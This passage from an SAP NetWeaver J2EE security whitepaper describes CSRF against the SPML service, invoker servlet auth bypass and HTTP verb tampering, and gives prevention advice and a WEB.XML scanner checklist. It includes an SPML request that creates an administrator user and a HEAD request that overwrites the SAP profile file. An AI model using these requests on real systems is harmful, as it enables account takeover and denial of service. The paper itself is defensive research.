
- **Custom XSRF Protection.** XSRF Protection Framework generates and provides an XSRF token to the application through the XSRF Protection API. This method is not recommended by SAP for general purpose but it is the only way if you want to protect something different from standard GET/POST requests. For example requests with MULTIPART/FORM-DATA.
- **Standard XSRF Protection.** With standard protection XSRF Protection Framework generates XSRF token, applies either POST-based or GET-based encoding, and validates the correctness of the subsequent requests by checking the correctness of the XSRF token. There is no need to develop anything manually.
    - Server-Managed validation of incoming requests is done implicitly by the XSRF Protection Framework, before the requests reaches the application. The validation is based on the application's XSRF configurations (in xsrf-config.xml).
    - Application-Managed validation of incoming requests is done by the application using the XSRF Protection API.

Standard XSRF Protection with Server-Managed validation is recommended. Application-Managed validation is appropriate for URLs for which the Standard XSRF protection cannot be used. For example, when protecting POST form actions with "MULTIPART/FORM-DATA" encoding type.

Because it is a new feature many preinstalled applications still don't have neither Standard nor custom CSRF protection.

The most interesting example is SPML service that can be used for managing users in UME. SPML works as a proxy API between the user and UME engine (see screen). Using SPML you can do all the things from Identity management API like:

- Creating objects (except sap roles)
- Modifying objects (users, roles, groups)
- Searching for objects
- Deleting object



SPML scheme

For making SPML requests you need to have UME actions UME.Spml_Read_Action and UME.Spml_Write_Action. Users who are assigned to the action UME.Spml_Write_Action (or UME.Manage_All) are allowed to use the complete function set belonging to the SPML service. Users who are assigned to the UME action UME.Spml_Read_Action are only allowed to search and read the SPML schema. Here is the example of SPML request for creating a user with administrator role. [14]

SPML request for creating USER and assigning to an Administrator role

```
<spml:addRequest requestID="add-1"
    xmlns="urn:oasis:names:tc:SPML:1:0"
     xmlns:spml="urn:oasis:names:tc:SPML:1:0"
     xmlns:dsml="urn:oasis:names:tc:DSML:2:0:core">
       <spml:attributes>
          <spml:attr name="objectclass">
    <dsml:value>sapuser</dsml:value>
          </spml:attr>
          <spml:attr name="logonname">
             <dsml:value>blackhat</dsml:value>
          </spml:attr>
          <spml:attr name="lastname">
             <dsml:value>Test</dsml:value>
          </spml:attr>
          <spml:attr name="firstname">
              <dsml:value>test</dsml:value>
          </spml:attr>
           <spml:attr name="validto">
              <dsml:value>20091031000000Z</dsml:value>
           </spml:attr>
           <spml:attr name="password">
<dsml:value>1234567</dsml:value>
            </spml:attr>
            <spml:attr name="passwordchangerequired">
<dsml:value>false</dsml:value>
            </spml:attr>
            <spml:attr name="securitypolicy">
<dsml:value>technical</dsml:value>
            </spml:attr>
            <spml:attr name="allassignedroles">
<dsml:value>SPML.SAPROLE.Role3</dsml:value>
            </spml:attr>
            <spml:attr name="assignedroles">
```

Using this request it is possible to create any user and assign him to any role, for example Administrator role. For making this request you need to have SPML Administration rights but you also can make it using CSRF attack because there is no CSRF protection for web services (they work without session management). To prove this concept we create an HTML page that sends SOAP request using XMLHTTPREQUEST. All you need is to insert this page using stored XSS into some place or use linked XSS with link to this page.

Prevention:

- Limit access to SPML only for Administrative IP-addresses or IDM servers.
- Assign SPML administration roles only to a small amount of users.
- Disable SPML if it is not used
- Update the latest SAP notes about XSS vulnerabilities

Invoker servlet auth bypass

The first link to this problem was published by SAP in their security recommendations in December 2010 [17].

Invoker servlet functionality was created for rapid calling servlets by their class name and supposed to be used only for debug but in reality it became a security problem. Using invoker servlet it is possible to call any servlet from application even if it is not declared in WEB.XML file.

To call any servlet by invoker you can use this url

<application name>/servlet/<servlet-name-or-class>

The problem exists if you configure WEB.XML insecurely. For example in this WEB.XML there is servlet that can execute some actions and it is published in /admin/ directory and access is secured.

```
<servlet>
   <servlet-name>CriticalAction</servlet-name>
   <servlet-class>com.sap.admin.Critical.Action</servlet-
class>
</servlet>
<servlet-mapping>
     <servlet-name>CriticalAction</</servlet-name>
     <url-pattern>/admin/critical</url-pattern>
 </servlet-mapping
<security-constraint>
<web-resource-collection>
      <web-resource-name>Restrictedaccess</web-resource-
name>
      <url-pattern>/admin/*</url-pattern>
      <http-method>GET</http-method>
</web-resource-collection>
      <auth-constraint>
      <role-name>admin</role-name>
      </auth-constraint>
```

But if you try to call it directly by using /servlet/`com.sap.admin.Critical.Action` you will get access so that will be authentication bypass.

During our research we found some applications that can be bypassed by direct calling to invoker servlet (ERPScan-00239,ERPScan-240) but they cannot be disclosed now. To prevent from this issue our WEB.XML scanner can be used with options 8 and 9 which will check possible misconfigurations (More information in the Defense chapter).

Prevention:

- Update to the latest patch level that corresponds to your support package
- Disable the vulnerable feature by changing the value of the "EnableInvokerServletGlobally" property of the servlet_jsp service on the server nodes to "false"
- If you need to enable invoker servlet for some applications check SAP note 1445998
- For SAP NetWeaver Portal, see SAP Note 1467771
- If you can't install patches for some reasons you can check all WEB.XML files using ERPSCAN WEB.XML scanner to find insecure configurations and locally enabled invoker servlets and manually secure all web services by adding protection to /*

Hard artillery - Verb Tampering

This type of vulnerability is not so well known like others but it can be used for various attacks. You can read more about it here [15]. We found that SAP NetWeaver J2EE Engine vulnerable to verb tampering as other J2EE application servers. Verb tampering vulnerability can be used for a number of different attacks such as WAF bypass and many other but here I will show how to bypass declarative authorization of SAP NetWeaver J2EE engine using Verb Tampering.

The history begins when I saw that many years ago somebody found a vulnerability The HTTP PUT method handler. By default in the SAP J2EE Engine Release 6.20 PUT is unprotected by default. So file upload operations do not require authentication. After some research I found that SAP NetWeaver J2EE engine also can accept HEAD requests in some circumstances without authentication and manage them as GET's. It means that you can use HEAD method instead of GET for some of the applications where GET access is restricted by WEB.XML. While testing SAP NetWeaver J2EE version 6.4 it was found about 40 applications that theoretically vulnerable to this attack. It means that <http-method> exists in WEB.XML and it doesn't include HEAD method and the most interesting part begins.

Founding a needle

Main problem is to find some critical actions in every application and test if they can be exploited. So for success exploitation you need to:

- Find GET request that can be called using HEAD
- Request must do some action that doesn't need to return result. Like adding or deleting an object.
- Request must do some really critical action. Something like adding new user will be the best.

First vulnerability – unauthorized DOS and SMBRelay (VTSR)

After many tries it was found that Integration Directory application which is installed in /dir service can be used to overwrite any file on target system (ERPScan-11-026 advisory is published and has 9.0 by CVSSv2). If attacker will send HEAD request to servlets /dir/support/CheckService and /dir/support/ExportabilityCheck whey will be executed without authorization. Here is the example of overwriting Profile file – the main file for running SAP. If you delete or overwrite this file there will be denial of service attack.

```
HEAD /dir/support/CheckService?cmd_check&fileNameL=DEFAULT1.PFL&directoryNameL=D:\usr\sap\DM0\SYS\profile HTTP/1.0
```

As it can be with some kind of memory corruption attack.

As it was described before we can exploit application which is getting access to file system for SMBRelay attacks. So by changing our request a little bit we can sniff htlm hashes or relay into another SAP server. Unfortunately for attackers it is possible only if you have access to internal network and SAP installed on Windows.

Prevention:

- Install SAP note 1503579
- Secure WEB.XML by deleting all <http-method>
- Disable application if it is not used

Second punch – unauthorized group assignment

After a deep look at all applications it was found another one which theoretically can be used for making lots of dangerous actions. This application has a servlet which is a some kind of secret interface between JAVA engine and ABAP engine that can interact using JCO (RFC) with ABAP and run different actions in the field of user management in ABAP system which is linked to JAVA engine as a Data Storage.

As I was talking before by default J2EE Engine connects to ABAP using SAPJSF_<SID> user with SAP_JSF_COMMUNICATION role which can modify data in user master.

After reversing this servlet there was found many commands but most of them require a known username or password of user with rights for managing users. After a deep research it was successfully found a command that can add any J2EE user to any group. For example it is possible to add guest user to group Administrators so that everybody can get administrator access! Or if you already have any role in portal it is possible to add an additional group.

This vulnerability is still in patching status so no details can be published except of a real demonstration.

A crushing blow – unauthorized user creation and total remote control

Unfortunately if you have JAVA+ABAP instance and users are stored in ABAP then it is possible only assigning a group to existing user. But if you have a standalone JAVA instance then it is possible to execute any action like:

- Create new user
- Assign any user to any group
- Assign any role to any user
- Other critical actions

So by simply sending 2 requests which will create new user and map him to group Administrators you can get full control. This vulnerability can be exploited remotely through internet and most of the SAP Portals which can be founded in internet ere vulnerable.

Prevention:

- Scan applications using ERPScan WEB.XML check tool or manually
- Delete all <http-method> in WEB.XML
- Disable unnecessary services

Defense

To be honest SAP NetWeaver platform has options for protecting from many of possible attacks but in reality the number of options is so huge and the programs are so complex that developers and administrators don't know about all security features [17]. In this paper we wanted to show some basic areas that must be secured firstly and for the most critical vulnerability - Verb Tampering we created a tool that can help to check insecure configuration of applications by analyzing WEB.XML.

We develop ERPScan WEB.XML check tool which is a free tool which is a part of commercial scanner ERPScan Security Scanner for SAP. It is intended to checking WEB.XML files for different vulnerabilities and miss configurations like Verb Tampering, Invoker servlet bypass and other things. Here is the list of checks that can be targeted to WEB.XML file.

- (1) **Information disclose** through error code. Checking for <error-page>

  ```
  <error-page>
          <error-code>500</error-code>      #     for     every     error     code
          <location>/path/to/error.jsp</location>
  </error-page>
  ```

  And also for

  ```
  <error-page>
    <exception-type>java.lang.Throwable</exception-type>
    <location>/path/to/error.jsp</location>
  </error-page>
  ```

- (2) **Auth bypass** through verb tampering. Checking for <security-constraint>. If <http-method> does exist and doesn't contain HEAD method it means that WEB.XML is vulnerable to Verb Tampering.
- (3) **Intercept critical data** through lack of SSL encryption for data transfer. Checking for <transport-guarantee> equals CONFIDENTIAL
- (4) **Cookie stealing thought lack of SSL** for an authorization . Checking for <session-config>
- (5) **Cookie stealing through XSS**. Checking for Httponly=true
- (6)**Session stealing** when JSESSIONID are not in Cookie. Checking for <tracking-mode>COOKIE</tracking-mode>,

- (7) **Increased CSRF or XSS probability** with big session timeout. Checking for <session-config>

```
<session-config>
  <session-timeout>15</session-timeout>
</session-config>
```

- (8) **Unauthorized actions** by locally enabled invoker servlets.

Checking for <param>InvokerServletLocallyEnabled</param>.

- (9) **Invoker servlet bypass** .

Checking for /* and /servlet/* in security-constraint

In next version it will scan also scan applications for other checks like CSRF protection API usage.

Conclusion

In this paper I will show a number of attack vectors on J2EE engine, how to use them for penetration tests and how to protect from them. Apart from having a secure platform which SAP NetWeaver is trying to be it is important to have a secured custom applications and enable all security- relevant options usually left untouched by different developers and administrators who may not know about all security features.

Here we tried to point on some bad practices with real examples of why it can be dangerous and give a toolset that can help to check general security options.

Anyway SAP security area is very big and this paper is just a first step to SAP J2EE security world.

About Author

Alexander Polyakov

With help of: Dmitriy Chastuhin, Dmitriy Evdokimov, Alexey Tuyrin, Alexey Sintsov, Pavel Kuzmin

Alexander Polyakov aka @sh2kerr, CTO at ERPSCAN, head of ERPscan Research team and architect of ERPSCAN Security scanner for SAP. His expertise covers security of enterprise business-critical software like ERP, CRM, SRM, RDBMS, banking and processing software. He is the manager of OWASP-EAS (OWASP subproject), a well-known security expert of the enterprise applications of such vendors as SAP and Oracle, who published a significant number of the vulnerabilities found in the applications of these vendors. He is the writer of multiple whitepapers devoted to information security research. He is also one of the contributors to Oracle with Metasploit project. Alexander spoke at the international conferences like BlackHat, HITB (EU/ASIA), Source, DeepSec, CONFidence, Troopers.

About ERPScan

ERPScan is an innovative company engaged in the research of ERP security particularly in SAP and develops products for SAP system security. Apart from this the company renders consulting services for secure configuration, development and implementation of SAP systems, and conducts comprehensive assessments and penetration testing of custom solutions.

Our flagship software "ERPScan Security Scanner for SAP" is innovative product for automatic assessment of SAP platform security and standard compliance.

Links

1) Declarative and Programmatic Authentication(sdn)

http://help.sap.com/SAPhelp_nw04s/helpdata/en/ec/f56e424925c253e10000000a1550b0/content.htm

2) Configuring Authentication (sdn)

http://help.sap.com/saphelp_nw70/helpdata/en/3e/ee7aa1ab8b4442bab00ba3171cef72/frameset.htm

3) Understanding Web Security Using web.xml Via Use Cases

http://java.dzone.com/articles/understanding-web-security

4) Seven Security (Mis)Configurations in Java web.xml Files

http://software-security.sans.org/blog/2010/08/11/security-misconfigurations-java-webxml-files/

5) Database data source (sdn)

http://help.sap.com/saphelp_nw04/helpdata/en/38/caeaf49cce45d0a11fb8d7fef151b0/content.htm

6) LDAP Directory as Data Source (sdn)

http://help.sap.com/saphelp_nw04/helpdata/en/48/d1d13f7fb44c21e10000000a1550b0/content.htm

7) ABAP data source(sdn)

http://help.sap.com/saphelp_nw04/helpdata/en/49/9dd53f779c4e21e10000000a1550b0/content.htm

8) TCP/IP Ports Used by SAP Applications(sdn)

http://www.sdn.sap.com/irj/scn/index?rid=/library/uuid/4e515a43-0e01-0010-2da1-9bcc452c280b

9)sap infrastructure security internals

10) http://erpscan.com/category/advisories/

11) http://erpscan.com/category/advisories/

12) http://erpscan.com/category/advisories/

13) MMR Vulnerabilities http://erpscan.com/category/advisories/

14) SAP Note 1450166 – XSRF Protection Adoption Guide

https://service.sap.com/sap/support/notes/1450166

15) SAP NetWeaver Security and Identity Management
http://www.sdn.sap.com/irj/scn/go/portal/prtroot/docs/library/uuid/668e6629-0701-0010-7ca0-994cb7dec5a3?QuickLink=index&overridelayout=true

16) Bypassing web application authentication and authorization with HTTP Verb tampering
http://mirror.transact.net.au/sourceforge/w/project/wa/waspap/waspap/Core/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

17) http://erpscan.com/category/advisories/

18) "SAP SECURITY RECOMMENDATIONS PROTECTING JAVA- AND ABAP-BASED SAP® APPLICATIONS

AGAINST COMMON ATTACKS"

http://www.sap.com/uk/services/support/maxattention-community/pdf/Protecting-SAP-Apps_WhitePaper.pdf

Our Contacts

Phone: +44 (20) 8133-4493

E-mail: info@erpscan.com

Skype: erpscan

Web: www.erpscan.com